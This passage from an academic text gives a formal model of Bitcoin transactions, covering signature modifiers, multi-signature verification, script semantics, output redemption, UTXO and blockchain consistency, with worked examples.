- $\mathsf{absLock} : \mathbb{N}$
- $\mathsf{relLock} : \mathbb{N} \rightharpoonup \mathbb{N}$*, where* $\mathrm{dom}(\mathsf{relLock}) = \mathrm{dom}(\mathsf{in})$

where, for all $i, j \in \mathrm{dom}(\mathsf{in})$*,* $\mathit{fst}(\mathsf{in}(i)).\mathsf{wit} = \bot$ *and* $i \neq j \implies \mathsf{in}(i) \neq \mathsf{in}(j)$.

We denote with $\mathsf{T}.\mathsf{f}$ *the value of field* f *of* T*, for* $\mathsf{f} \in \{\mathsf{in}, \mathsf{wit}, \mathsf{out}, \mathsf{absLock}, \mathsf{relLock}\}$.

We say that T *is* initial *when* $\mathsf{T}.\mathsf{in} = \mathsf{T}.\mathsf{relLock} = \bot$ *and* $\mathsf{T}.\mathsf{absLock} = 0$.

The fields in and out represent, respectively, the inputs and the outputs of a transaction. There is an input for each $i \in \mathrm{dom}(\mathsf{in})$, and an output for each $j \in \mathrm{dom}(\mathsf{out})$. When $\mathsf{T}.\mathsf{in}(i) = (\mathsf{T}', j)$, it means that the

i-th input of T wants to redeem the j-th output of T'. The side condition $i \neq j \Rightarrow \mathsf{in}(i) \neq \mathsf{in}(j)$ ensures that inputs are pairwise distinct. The side condition $\mathit{fst}(\mathsf{in}(i)).\mathsf{wit} = \bot$ is related to the *Segregated Witness (SegWit)* feature[1], and it requires that the witness of the input transaction is left unspecified. The output $\mathsf{T}'.\mathsf{out}(j)$ is a pair $(\lambda \vec{z}.e, \mathtt{v})$, meaning that $\mathtt{v}$ Satoshis ($1\text{฿} = 10^8$ Satoshis) can be redeemed by whoever can provide a witness which satisfies $\lambda \vec{z}.e$. Such witness is defined by $\mathsf{T}.\mathsf{wit}(i)$. The fields $\mathsf{T}.\mathsf{absLock}$ and $\mathsf{T}.\mathsf{relLock}(i)$ specify a constraint on when T can be put on the blockchain: the first in absolute terms, whereas the second is relative to the transaction in the input $\mathsf{T}.\mathsf{in}(i)$. More specifically, $\mathsf{T}.\mathsf{absLock} = t$ means that T can appear on the blockchain only after time t. If $\mathsf{T}.\mathsf{relLock}(i) = t$, then T can appear only after time t since the transaction in $\mathsf{T}.\mathsf{in}(i)$ appeared.

To improve readability, we use the following conventions: (i) if T has exactly one input, we denote it by $\mathsf{T}.\mathsf{in}$ (omitting the index, which we assume to be 1); We act similarly for $\mathsf{T}.\mathsf{wit}$, $\mathsf{T}.\mathsf{out}$, and $\mathsf{T}.\mathsf{relLock}$; (ii) if $\mathsf{T}.\mathsf{absLock} = 0$, we omit it (similarly for $\mathsf{T}.\mathsf{relLock}$ when it is $\bot$); (iii) we denote with $\mathit{script}(\mathsf{T}.\mathsf{out}(i))$ and $\mathit{val}(\mathsf{T}.\mathsf{out}(i))$, respectively, the first and the second element of the pair $\mathsf{T}.\mathsf{out}(i)$.

5.1.3 Transaction signatures

We extend to transactions the signing and verification functions of the signature schemes, denoted respectively as $\mathit{sig}_k(\cdot)$ and $\mathit{ver}_k(\cdot,\cdot)$. For simplicity, although we will always use $k = (k_p, k_s)$ for key pairs, we implicitly assume that $\mathit{sig}_k(\cdot)$ only uses the private part k_s, while $\mathit{ver}_k(\cdot,\cdot)$ only uses the public part k_p.

In Bitcoin, transaction signatures never apply to the whole transaction: users can specify which parts of a transaction are signed (with the exception of the wit field, which is never signed). However, not all possible combinations of transaction parts are possible; the legit ones are listed in Definition 5.5. In order to specify which parts of a transaction are signed, we first introduce the auxiliary notion of *transaction substitution*.

Definition 5.4 (Transaction substitutions)**.** *A* transaction substitution Σ *is a function from* Tx *to* Tx*. For a transaction field* f*, we denote with* $\{\mathsf{f} \mapsto d\}$ *the substitution which replaces the value of* f *with* d*. For* $\mathsf{f} \neq \mathsf{absLock}$ *and* $i \in \mathbb{N}$*, we denote with* $\{\mathsf{f}(i) \mapsto d\}$ *the substitution which*

[1] This feature, specified in the BIP 141 and activated on August 24th 2017, implies that witnesses are not used in the computation of transaction hashes.

$$
\begin{aligned}
aa_i(\mathsf{T}) &= \mathsf{T}\{\mathsf{wit}(1) \mapsto i\}\{\mathsf{wit}(\neq 1) \mapsto \bot\} \\
an_i(\mathsf{T}) &= aa_i(\mathsf{T}\{\mathsf{out} \mapsto \bot\}) \\
as_i(\mathsf{T}) &= aa_i(\mathsf{T}\{\mathsf{out}(< i) \mapsto (\mathsf{false}, 0)\}\{\mathsf{out}(> i) \mapsto \bot\}) \\
sa_i(\mathsf{T}) &= aa_1(\mathsf{T}\{\mathsf{in}(1) \mapsto \mathsf{T}.\mathsf{in}(i)\}\{\mathsf{in}(\neq 1) \mapsto \bot\} \\
&\qquad \{\mathsf{relLock}(1) \mapsto \mathsf{T}.\mathsf{relLock}(i)\}\{\mathsf{relLock}(\neq 1) \mapsto \bot\}) \\
sn_i(\mathsf{T}) &= sa_i(an_i(\mathsf{T})) \\
ss_i(\mathsf{T}) &= sa_i(as_i(\mathsf{T}))
\end{aligned}
$$

Figure 5.1: *Signature modifiers.*

replaces $\mathsf{f}(i)$ *with* d*. Further, for* $\circ \in \{<, >, \neq\}$*, we denote with* $\{\mathsf{f}(\circ\, i) \mapsto d\}$ *the substitution which replaces* $\mathsf{f}(j)$ *with* d*, for all* $j \circ i \in \mathrm{dom}(\mathsf{f})$*.*

Definition 5.5 (Signature modifiers)**.** *We define signature modifiers* μ_i *(with* $i \in \mathbb{N}$*) in Figure 5.1. We associate to each modifier a substitution, and we denote with* $\mu_i(\mathsf{T})$ *the result of applying it to the transaction* T*.*

Each modifier is represented by a pair of symbols, describing, respectively, the set of inputs and of outputs being signed (a = all, s = single, n = none), and an index $i \in \mathbb{N}$. The index has different meanings, depending on the modifier. Regarding the first symbol of the modifier, if it is a, then i is the index of the witness where the signature will be included, so to ensure that a signature computed for being included in the witness at index i can not be used in any witness with index $j \neq i$ (see Definition 5.15). If the first symbol of the modifier is s, then only the i-th input is signed, while all the other inputs are removed from the transaction. With respect to the second symbol of the modifier, if it is s, then i is the index of the signed output; otherwise, i has no effect on the outputs to be signed. Note that a single index is used for both inputs and outputs: in any case, the index refers to the witness where the signature will be included.

Definition 5.6 (Transaction signatures)**.** *We define the transaction signature (under modifier* μ *and index* i*) and verification functions as follows:*

$$
\begin{aligned}
&\mathsf{sig}_k^{\mu,i}(\mathsf{T}) = (sig_k(\mu_i(\mathsf{T}), \mu), \mu) \\
&\mathsf{ver}_k(\sigma, \mathsf{T}, i) = ver_k(w, (\mu_i(\mathsf{T}), \mu)) \quad \textit{if } \sigma = (w, \mu)
\end{aligned}
$$

Hereafter, we use $\sigma, \sigma', \ldots$ to range over transaction signatures.

Note that a signature $\sigma = (sig_k((\mu_i(\mathsf{T}), \mu)), \mu)$ does not contain the index i. Consequently, the verification function requires i to be passed as parameter, i.e. we write $\mathsf{ver}_k(\sigma, \mathsf{T}, i)$. The parameter i will be instantiated by the script verification function (see Definition 5.11). Besides the modified transaction $\mu_i(\mathsf{T})$, the signature also applies to the modifier μ. In this way, signing a single-input transaction T with modifier aa_1 and with modifier sa_1 results in two different signarures, even though $aa_1(\mathsf{T}) = sa_1(\mathsf{T})$.

Notation 5.7. *Note that $\mathsf{sig}_k^{\mu,i}(\mathsf{T})$ can meaningfully appear within $\mathsf{T}.\mathsf{wit}(i)$, since such signature does not depend on the* wit *field of transactions (as all signature modifiers overwrite all the witnesses). When a signature of T appears within $\mathsf{T}.\mathsf{wit}(i)$, as a shorthand we denote it with sig_k^{μ} (so, neglecting the enclosing transaction T and the index i), or just sig_k when $\mu = aa$.*

We now extend the signature verification $\mathsf{ver}_k(\sigma, \mathsf{T}, i)$ to the case where, instead of providing a single key k and a single signature σ, one has many keys and signatures, i.e. $\mathsf{ver}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, i)$. Intuitively, if $|\vec{\sigma}| = m$ and $|\vec{k}| = n$, the function $\mathsf{ver}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, i)$ implements a m-of-n multi-signature scheme, i.e. it evaluates to true if all the m signatures match (some of) the keys in $\vec{k}$. The actual definition is a bit more complex, to be coherent with the one implemented in Bitcoin.

Definition 5.8 (Multi-signature verification)**.** *Let $\vec{k}$ and $\vec{\sigma}$ be sequences of (public) keys and signatures such that $|\vec{k}| \geq |\vec{\sigma}|$, and let $i \in \mathbb{N}$. For all $m, n \in \mathbb{N}$, we define the function:*

$$\mathsf{ver}_{\vec{k}}^{n,m}(\vec{\sigma}, \mathsf{T}, i) \equiv \begin{cases} \mathsf{true} & \text{if } m = 0 \\ \mathsf{false} & \text{if } m \neq 0 \text{ and } n = 0 \\ \mathsf{ver}_{\vec{k}}^{n-1,m-1}(\vec{\sigma}, \mathsf{T}, i) & \text{if } m, n \neq 0 \text{ and } \mathsf{ver}_{\vec{k}_n}(\vec{\sigma}_m, \mathsf{T}, i) \\ \mathsf{ver}_{\vec{k}}^{n-1,m}(\vec{\sigma}, \mathsf{T}, i) & \text{otherwise} \end{cases}$$

Then, we define $\mathsf{ver}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, i) = \mathsf{ver}_{\vec{k}}^{|\vec{k}|,|\vec{\sigma}|}(\vec{\sigma}, \mathsf{T}, i)$.

Our formalisation of multi-signature verification (Definition 5.8) follows closely the implementation of Bitcoin, whose stack-based scripting

language imposes that the sequence $\vec{\sigma}$ is read in reverse order. Accordingly, the function ver tries to verify the last signature in $\vec{\sigma}$ with the last key in $\vec{k}$. If they match, the function ver proceeds to verify the previous signature in the sequence, otherwise it tries to verify the signature with the previous key.

Example 5.9 (2-of-3 multi-signature)**.** *Let $\vec{k} = k_a k_b k_c$, and let $\vec{\sigma} = \sigma_p \sigma_q$ be such that $\mathsf{ver}_{k_a}(\sigma_p, \mathsf{T}, 1) = \mathsf{ver}_{k_b}(\sigma_q, \mathsf{T}, 1) = \mathit{true}$, and false otherwise. We have that:*

$$\begin{aligned}
\mathsf{ver}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, 1) &= \mathsf{ver}^{3,2}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, 1) && (\mathit{as}\ |\vec{k}| = 3\ \mathit{and}\ |\vec{\sigma}| = 2)\\
&= \mathsf{ver}^{2,2}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, 1) && (\mathit{as}\ \mathsf{ver}_{k_c}(\sigma_q, \mathsf{T}, 1) = \mathsf{false})\\
&= \mathsf{ver}^{1,1}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, 1) && (\mathit{as}\ \mathsf{ver}_{k_b}(\sigma_q, \mathsf{T}, 1) = \mathsf{true})\\
&= \mathsf{ver}^{0,0}_{\vec{k}}(\vec{\sigma}, \mathsf{T}, 1) && (\mathit{as}\ \mathsf{ver}_{k_a}(\sigma_p, \mathsf{T}, 1) = \mathsf{true})\\
&= \mathsf{true} && (\mathit{as}\ m = 0)
\end{aligned}$$

Note that, if we let $\vec{\sigma'} = \sigma_q \sigma_p$, the resulting evaluation will be:

$$\begin{aligned}
\mathsf{ver}_{\vec{k}}(\vec{\sigma'}, \mathsf{T}, 1) &= \mathsf{ver}^{3,2}_{\vec{k}}(\vec{\sigma'}, \mathsf{T}, 1) && (\mathit{as}\ |\vec{k}| = 3\ \mathit{and}\ |\vec{\sigma'}| = 2)\\
&= \mathsf{ver}^{2,2}_{\vec{k}}(\vec{\sigma'}, \mathsf{T}, 1) && (\mathit{as}\ \mathsf{ver}_{k_c}(\sigma_p, \mathsf{T}, 1) = \mathsf{false})\\
&= \mathsf{ver}^{1,2}_{\vec{k}}(\vec{\sigma'}, \mathsf{T}, 1) && (\mathit{as}\ \mathsf{ver}_{k_b}(\sigma_p, \mathsf{T}, 1) = \mathsf{false})\\
&= \mathsf{ver}^{0,1}_{\vec{k}}(\vec{\sigma'}, \mathsf{T}, 1) && (\mathit{as}\ \mathsf{ver}_{k_a}(\sigma_p, \mathsf{T}, 1) = \mathsf{true})\\
&= \mathsf{false} && (\mathit{as}\ m \neq 0\ \mathit{and}\ n = 0)
\end{aligned}$$

□

5.1.4 Semantics of scripts

Definition 5.10 gives the semantics of script expressions. This semantics will be used in Section 5.1.5 to define when a transaction can redeem another one. We use an environment $\rho : \mathsf{Var} \rightharpoonup \mathbb{Z}$ which associates a denotation to each variable occurring in it. Further, we use a transaction $\mathsf{T} \in \mathsf{Tx}$ and an index $i \in \mathbb{N}$ to indicate the witness redeeming the script, both used to evaluate the timelock expressions. We use the denotation $\bot$ to represent "failure" of the evaluation. This is the case e.g. of timelock expressions, when the temporal constraint is not satisfied. All the semantic operators used in Definition 5.10 are *strict*, i.e. they evaluate to $\bot$ if some of their operands is $\bot$.

$$
\begin{aligned}
[\![x]\!]_{\mathsf{T},i,\rho} &= \rho(x) \\
[\![k]\!]_{\mathsf{T},i,\rho} &= k \\
[\![\mathsf{versig}_{\vec{k}}(\vec{e})]\!]_{\mathsf{T},i,\rho} &= \mathsf{ver}_{\vec{k}}([\![\vec{e}]\!]_{\mathsf{T},i,\rho}, \mathsf{T}, i) \\
[\![\mathsf{H}(e)]\!]_{\mathsf{T},i,\rho} &= H([\![e]\!]_{\mathsf{T},i,\rho}) \qquad (H \text{ is a public hash function}) \\
[\![\mathsf{absAfter}\ t : e]\!]_{\mathsf{T},i,\rho} &= \mathit{if}\ \mathsf{T}.\mathsf{absLock} \geq t\ \mathit{then}\ [\![e]\!]_{\mathsf{T},i,\rho}\ \mathit{else}\ \bot \\
[\![\mathsf{relAfter}\ t : e]\!]_{\mathsf{T},i,\rho} &= \mathit{if}\ \mathsf{T}.\mathsf{relLock}(i) \geq t\ \mathit{then}\ [\![e]\!]_{\mathsf{T},i,\rho}\ \mathit{else}\ \bot \\
[\![e \circ e']\!]_{\mathsf{T},i,\rho} &= [\![e]\!]_{\mathsf{T},i,\rho} \circ_\bot [\![e']\!]_{\mathsf{T},i,\rho} \qquad (\circ \in \{+,-,=,<\}) \\
[\![|e|]\!]_{\mathsf{T},i,\rho} &= \mathit{size}([\![e]\!]_{\mathsf{T},i,\rho}) \\
[\![\mathsf{if}\ e_0\ \mathsf{then}\ e_1\ \mathsf{else}\ e_2]\!]_{\mathsf{T},i,\rho} &= \mathit{if}\ [\![e_0]\!]_{\mathsf{T},i,\rho}\ \mathit{then}\ [\![e_1]\!]_{\mathsf{T},i,\rho}\ \mathit{else}\ [\![e_2]\!]_{\mathsf{T},i,\rho}
\end{aligned}
$$

Figure 5.2: *Semantics of script expressions.*

Definition 5.10 (Expression evaluation)**.** *Let* $\rho : \mathsf{Var} \rightharpoonup \mathbb{Z}$*, let* $\mathsf{T} \in \mathsf{Tx}$ *and* $i \in \mathbb{N}$*. We define the function* $[\![\cdot]\!]_{\mathsf{T},i,\rho} : \mathsf{Exp} \to \mathsf{Den}$ *in Figure 5.2, where we use the following operators on denotations:*

$$
\mathit{if}\ \nu_0\ \mathit{then}\ \nu_1\ \mathit{else}\ \nu_2 \equiv \begin{cases} \nu_1 & \mathit{if}\ \nu_0 = \mathsf{true} \\ \nu_2 & \mathit{if}\ \nu_0 = \mathsf{false} \\ \bot & \mathit{otherwise} \end{cases}
$$

$$
\mathit{size}(\nu) \equiv \begin{cases} \bot & \mathit{if}\ \nu \notin \mathbb{Z} \\ 0 & \mathit{if}\ \nu = 0 \\ \left\lceil \frac{\log_2 |\nu|+1}{7} \right\rceil & \mathit{otherwise} \end{cases}
$$

$$
\nu_0 \circ_\bot \nu_1 \equiv \begin{array}{l} \mathit{if}\ \nu_0, \nu_1 \in \mathbb{Z}\ \mathit{then}\ \nu_0 \circ \nu_1\ \mathit{else}\ \bot \\ (\circ \in \{+,-,=,<\}) \end{array}
$$

The function $\mathit{size}(\nu)$ *denotes the amount of bytes that are necessary to represent the value* ν*, as defined in the Bitcoin scripting language* [108].

Definition 5.11 (Script verification)**.** *We say that the input* i *of* T verifies $\lambda\vec{x}.e$ *(in symbols:* $\mathsf{T}, i \models \lambda\vec{x}.e$*) when* $\vec{x} = x_1 \dots x_n$*,* $\mathsf{T}.\mathsf{wit}(i) = k_1 \dots k_n$*, and:*

$$
[\![e]\!]_{\mathsf{T},i,\{x_j \mapsto k_j \mid j \in 1\dots n\}} = \mathsf{true}
$$

Example 5.12. *Let H be a hash function, let $s, h \in \mathbb{Z}$ be such that $h = H(s)$, and let T be such that $\mathsf{T}.\mathsf{wit}(1) = (\sigma, s)$, with $\sigma = \mathsf{sig}_k^{aa}(\mathsf{T})$. We prove that:*

$$\mathsf{T}, 1 \models \lambda(\varsigma, x).\big(\mathsf{versig}_k(\varsigma) \textit{ and } \mathsf{H}(x) = h\big)$$

To do this, let $\rho = \{\varsigma \mapsto \sigma, x \mapsto s\}$. We have that:

$$\begin{aligned}
&[\![\mathsf{versig}_k(\varsigma) \textit{ and } \mathsf{H}(x) = h]\!]_{\mathsf{T},1,\rho} = [\![\mathsf{versig}_k(\varsigma)]\!]_{\mathsf{T},1,\rho} \textit{ and } [\![\mathsf{H}(x) = h]\!]_{\mathsf{T},1,\rho} \\
&= \mathsf{ver}_k([\![\varsigma]\!]_{\mathsf{T},1,\rho}, \mathsf{T}, 1) \textit{ and } ([\![\mathsf{H}(x)]\!]_{\mathsf{T},1,\rho} =_\perp [\![h]\!]_{\mathsf{T},1,\rho}) \\
&= \mathsf{ver}_k(\rho(\varsigma), \mathsf{T}, 1) \textit{ and } (H([\![x]\!]_{\mathsf{T},1,\rho}) =_\perp h) \\
&= \mathsf{ver}_k(\sigma, \mathsf{T}, 1) \textit{ and } (H(\rho(x)) =_\perp h) \\
&= \mathsf{true}
\end{aligned}$$

□

5.1.5 Semantics of transactions

Definition 5.13 describes when the j-th input of a transaction T' (put on the blockchain at time t') can redeem v Satoshis from the i-th output of the transaction T (put on the blockchain at time t). We denote this by $(\mathsf{T}, i, t) \overset{\mathtt{v}}{\rightsquigarrow} (\mathsf{T}', j, t')$.

Definition 5.13 (Output redeeming)**.** *We write $(\mathsf{T}, i, t) \overset{\mathtt{v}}{\rightsquigarrow} (\mathsf{T}', j, t')$ iff all the following conditions hold:*

(a) $\mathsf{T}'.\mathsf{in}(j) = (\mathsf{T}\{\mathsf{wit} \mapsto \perp\}, i)$

(b) $\mathsf{T}', j \models \mathit{script}(\mathsf{T}.\mathsf{out}(i))$

(c) $v = \mathit{val}(\mathsf{T}.\mathsf{out}(i))$

(d) $t' \geq \mathsf{T}'.\mathsf{absLock}$

(e) $t' - t \geq \mathsf{T}'.\mathsf{relLock}(j)$

We write $(\mathsf{T}, i, t) \not\rightsquigarrow (\mathsf{T}', j, t')$ when for no $\mathtt{v}$ it holds that $(\mathsf{T}, i, t) \overset{\mathtt{v}}{\rightsquigarrow} (\mathsf{T}', j, t')$.

Item (a) links the j-th input of T' to the i-th output of T. Note that, since we are modelling SegWit, the witness in the transaction $\mathsf{T}'.\mathsf{in}(j)$ is left unspecified: this is why we set to $\perp$ also the witness of T. Item (b) requires that the j-th witness of T' verifies the i-th output script of T. Item (c) just defines $\mathtt{v}$ as the value in the i-th output of T. Items (d) and (e) check the absolute and relative timelocks, respectively. The



Figure 5.3: *Three transactions. For notational conciseness, when displaying transactions we omit the substitution* $\{\mathsf{wit} \mapsto \bot\}$ *for the transaction within the* in *field (e.g., we just write* T_0 *within* $\mathsf{T}_1.\mathsf{in}$*). Also, we use dates in time constraints.*



Figure 5.4: *Three transactions for Definition 5.15. Note that, by Definition 5.7, the first witness of* T'_3 *is* $\mathsf{sig}_k^{aa,1}(\mathsf{T}'_3)$*, while the second is* $\mathsf{sig}_k^{aa,2}(\mathsf{T}'_3)$*.*

first constraint states that T' cannot appear on the blockchain before $\mathsf{T}'.\mathsf{absLock}$; the second one states that T' cannot appear until at least $\mathsf{T}'.\mathsf{relLock}(j)$ time units have elapsed since T was put on the blockchain.

Example 5.14. *With the transactions in Figure 5.3, we have* $(\mathsf{T}_0, 1, t_0) \overset{v_0}{\rightsquigarrow} (\mathsf{T}_1, 1, t_1)$*. Indeed, for item* (a) *we have that* $\mathsf{T}_1.\mathsf{in}(1) = (\mathsf{T}_0\{\mathsf{wit} \mapsto \bot\}, 1)$*; for item* (b)*,* $\mathsf{T}_1, 1 \models \lambda\varsigma.\mathsf{versig}_k(\varsigma)$*; for item* (c)*,* $v_0 = val(\mathsf{T}_0.\mathsf{out}(1))$*. The other two items trivially hold, as there are no time constraints. We also have* $(\mathsf{T}_0, 1, 2.1.2017) \overset{v_0}{\rightsquigarrow} (\mathsf{T}'_1, 1, 6.1.2017)$*. To show that, we have to check also items* (d) *and* (e)*. For item* (d)*, we have that* $6.1.2017 \geq \mathsf{T}'_1.\mathsf{absLock} = 5.1.2017$*. For item* (e)*, we have that* $6.1.2017 - 2.1.2017 \geq \mathsf{T}'_1.\mathsf{relLock}(1) = 2$ *days.* □

Example 5.15. *Consider the transactions in Figure 5.4. The signature*

in $\mathsf{T}'_3.\mathsf{wit}(1)$ *is computed as follows:*

$$\begin{aligned}\mathsf{sig}_k^{aa,1}(\mathsf{T}'_3) &= (sig_k(aa_1(\mathsf{T}'_3, aa)), aa) && \textit{by Definition 5.6}\\ &= (sig_k(\mathsf{T}'_3\{\mathsf{wit}(1) \mapsto 1\}\{\mathsf{wit}(\neq 1) \mapsto \bot\}, aa), aa) && \textit{by Definition 5.5}\end{aligned}$$

We prove that, when verifying $(\mathsf{T}'_1, 1, t) \overset{1}{\rightsquigarrow} (\mathsf{T}'_3, 1, t')$*, item* (b) *of Definition 5.13 holds, i.e.* $\mathsf{T}'_3, 1 \models script(\mathsf{T}'_1.\mathsf{out}(1))$*. To this purpose, let* $\rho = \{\varsigma \mapsto (w, aa)\}$*, where* $w = sig_k(\mathsf{T}'_3\{\mathsf{wit}(1) \mapsto 1\}\{\mathsf{wit}(\neq 1) \mapsto \bot\}, aa)$*. We have that:*

$$\begin{aligned}[\![\mathsf{versig}_k(\varsigma)]\!]_{\mathsf{T}'_3,1,\rho} &= \mathsf{ver}_k([\![\varsigma]\!]_{\mathsf{T}'_3,1,\rho}, \mathsf{T}'_3, 1) && \textit{by Def. 5.10}\\ &= \mathsf{ver}_k((w, aa), \mathsf{T}'_3, 1) && \rho(\varsigma) = (w, aa)\\ &= ver_k(w, (aa_1(\mathsf{T}'_3), aa)) && \textit{by Def. 5.6}\\ &= ver_k(w, (\mathsf{T}'_3\{\mathsf{wit}(1) \mapsto 1\}\{\mathsf{wit}(\neq 1) \mapsto \bot\}, aa)) && \textit{by Def. 5.5}\\ &= \mathsf{true} && \textit{by Def. of } w\end{aligned}$$

We now show that w *is* not *valid for the other witness, i.e.* $(\mathsf{T}'_2, 1, t) \overset{2}{\not\rightsquigarrow} (\mathsf{T}''_3, 2, t')$*, where* $\mathsf{T}''_3 = \mathsf{T}'_3\{\mathsf{wit}(2) \mapsto \mathsf{sig}_k^{aa,1}(\mathsf{T}'_3)\}$*. Let* $\rho = \{\varsigma \mapsto (w, aa)\}$*. Item* (b) *of Definition 5.13 does not hold:*

$$\begin{aligned}[\![\mathsf{versig}_k(\varsigma)]\!]_{\mathsf{T}''_3,2,\rho} &= \mathsf{ver}_k((w, aa), \mathsf{T}''_3, 2) && \textit{as above}\\ &= ver_k(w, (aa_2(\mathsf{T}''_3), aa)) && \textit{by Def. 5.6}\\ &= ver_k(w, (\mathsf{T}''_3\{\mathsf{wit}(1) \mapsto 2\}\{\mathsf{wit}(\neq 1) \mapsto \bot\}, aa)) && \textit{by Def. 5.5}\\ &= \mathsf{false}\end{aligned}$$

In the last equation, w *is not a valid signature for* $\mathsf{T}''_3\{\mathsf{wit}(1) \mapsto 2\}\{\mathsf{wit}(\neq 1) \mapsto \bot\}$ *because it is computed on* $\mathsf{T}'_3\{\mathsf{wit}(1) \mapsto 1\}\{\mathsf{wit}(\neq 1) \mapsto \bot\}$*, and the two transactions differ on* $\mathsf{wit}(1)$*.* □

5.1.6 Blockchain and consistency

In Definition 5.16 we model blockchains as sequences of *timed transactions* (T, t), where t represents the time when the transaction T has been added. Note that our definition is very permissive: for instance, it allows a blockchain to contain transactions which do not redeem any transactions, or double-spent transactions. We will rule out such *inconsistent* blockchains later on in Definition 5.22.

Definition 5.16 (Blockchain)**.** *A blockchain* $\mathbf{B}$ *is a sequence* $(\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$*, where* T_1 *is the only transaction with* $\mathsf{in} = \bot$*,*



Figure 5.5: *Three transactions for Definitions 5.18, 5.20 and 5.21.*

and $t_i \leq t_j$ *for all* $1 \leq i \leq j \leq n$.

We denote with $\mathsf{trans}_{\mathbf{B}}$ *the set of transactions occurring in* $\mathbf{B}$*, and with* $\mathsf{time}_{\mathbf{B}}(\mathsf{T}_i)$ *the time* t_i *of transaction* T_i *in* $\mathbf{B}$*. Given a transaction* T*, we define* $\mathsf{match}_{\mathbf{B}}(\mathsf{T})$ *as the set of transactions* T_i *such that* $\mathsf{T}\{\mathsf{wit} \mapsto \bot\} = \mathsf{T}_i\{\mathsf{wit} \mapsto \bot\}$.

Definition 5.17 (Unspent output)**.** *Let* $\mathbf{B} = (\mathsf{T}_1, t_1) \cdots (\mathsf{T}_n, t_n)$ *be a blockchain. We say that the output* j *of transaction* T_i *is* unspent *in* $\mathbf{B}$ *whenever:*

$$\forall i' \leq n, j' \in \mathbb{N} \;\; : \;\; (\mathsf{T}_i, j, t_i) \not\rightsquigarrow (\mathsf{T}_{i'}, j', t_{i'})$$

Given a blockchain $\mathbf{B}$*, we define:*

- $\mathit{UTXO}_{\mathbf{B}}$*, the* Unspent Transaction Output *of* $\mathbf{B}$*, as the set of pairs* (T_i, j) *such that output* j *of* T_i *is unspent in* $\mathbf{B}$.
- $\mathit{val}(\mathbf{B})$*, the* value *of* $\mathbf{B}$*, as the sum of the values of all outputs in its* UTXO.

Example 5.18. *Consider the transactions in Figure 5.5, and let* $\mathbf{B} = (\mathsf{T}_1, 0)(\mathsf{T}_2, t_2)$*. We have that* $(\mathsf{T}_1, 2, 0) \overset{5}{\rightsquigarrow} (\mathsf{T}_2, 1, t_2)$ *and* $(\mathsf{T}_1, 3, 0) \overset{7}{\rightsquigarrow} (\mathsf{T}_2, 2, t_2)$*, while the other outputs are unspent. Hence, the UTXO of* $\mathbf{B}$ *is* $\{(\mathsf{T}_1, 1), (\mathsf{T}_2, 1)\}$. □

The following definition establishes when (T, t) is a *consistent update* of $\mathbf{B}$.

Definition 5.19 (Consistent update)**.** *We write* $\mathbf{B} \rhd (\mathsf{T}, t)$ *iff either* $\mathbf{B} = []$, T *is initial and* $t = 0$*, or, given, for all* $i \in \mathrm{dom}(()\mathsf{T}.\mathsf{in})$*:*

$$\begin{array}{ll} \{\mathsf{T}'_i\} = \mathit{match}_{\mathbf{B}}(\mathit{fst}(\mathsf{T}.\mathsf{in}(i))) & \textit{(redeemed transaction)} \\ o_i = \mathit{snd}(\mathsf{T}.\mathsf{in}(i)) & \textit{(redeemed output index)} \\ t'_i = \mathit{time}_{\mathbf{B}}(\mathsf{T}'_i) & \textit{(time when } \mathsf{T}'_i \textit{ was added to } \mathbf{B}\textit{)} \\ \mathrm{v}_i = \mathit{val}(\mathsf{T}'_i.\mathsf{out}(o_i)) & \textit{(value of the redeemed output)} \end{array}$$

the following conditions hold:

(1) $\forall i \in \mathrm{dom}(\mathsf{T}.\mathsf{in}) : (\mathsf{T}'_i, o_i) \in \mathit{UTXO}_{\mathbf{B}}$

(2) $\forall i \in \mathrm{dom}(\mathsf{T}.\mathsf{in}) : (\mathsf{T}'_i, o_i, t'_i) \overset{\mathrm{v}_i}{\rightsquigarrow} (\mathsf{T}, i, t)$

(3) $\sum \{\mathrm{v}_i \mid i \in \mathrm{dom}(\mathsf{T}.\mathsf{in})\} \;\geq\; \sum \{\mathit{val}(\mathsf{T}.\mathsf{out}(j)) \mid j \in \mathrm{dom}(\mathsf{T}.\mathsf{out})\}$

(4) $\mathbf{B} = \mathbf{B}'(\mathsf{T}', t') \implies t \geq t'$

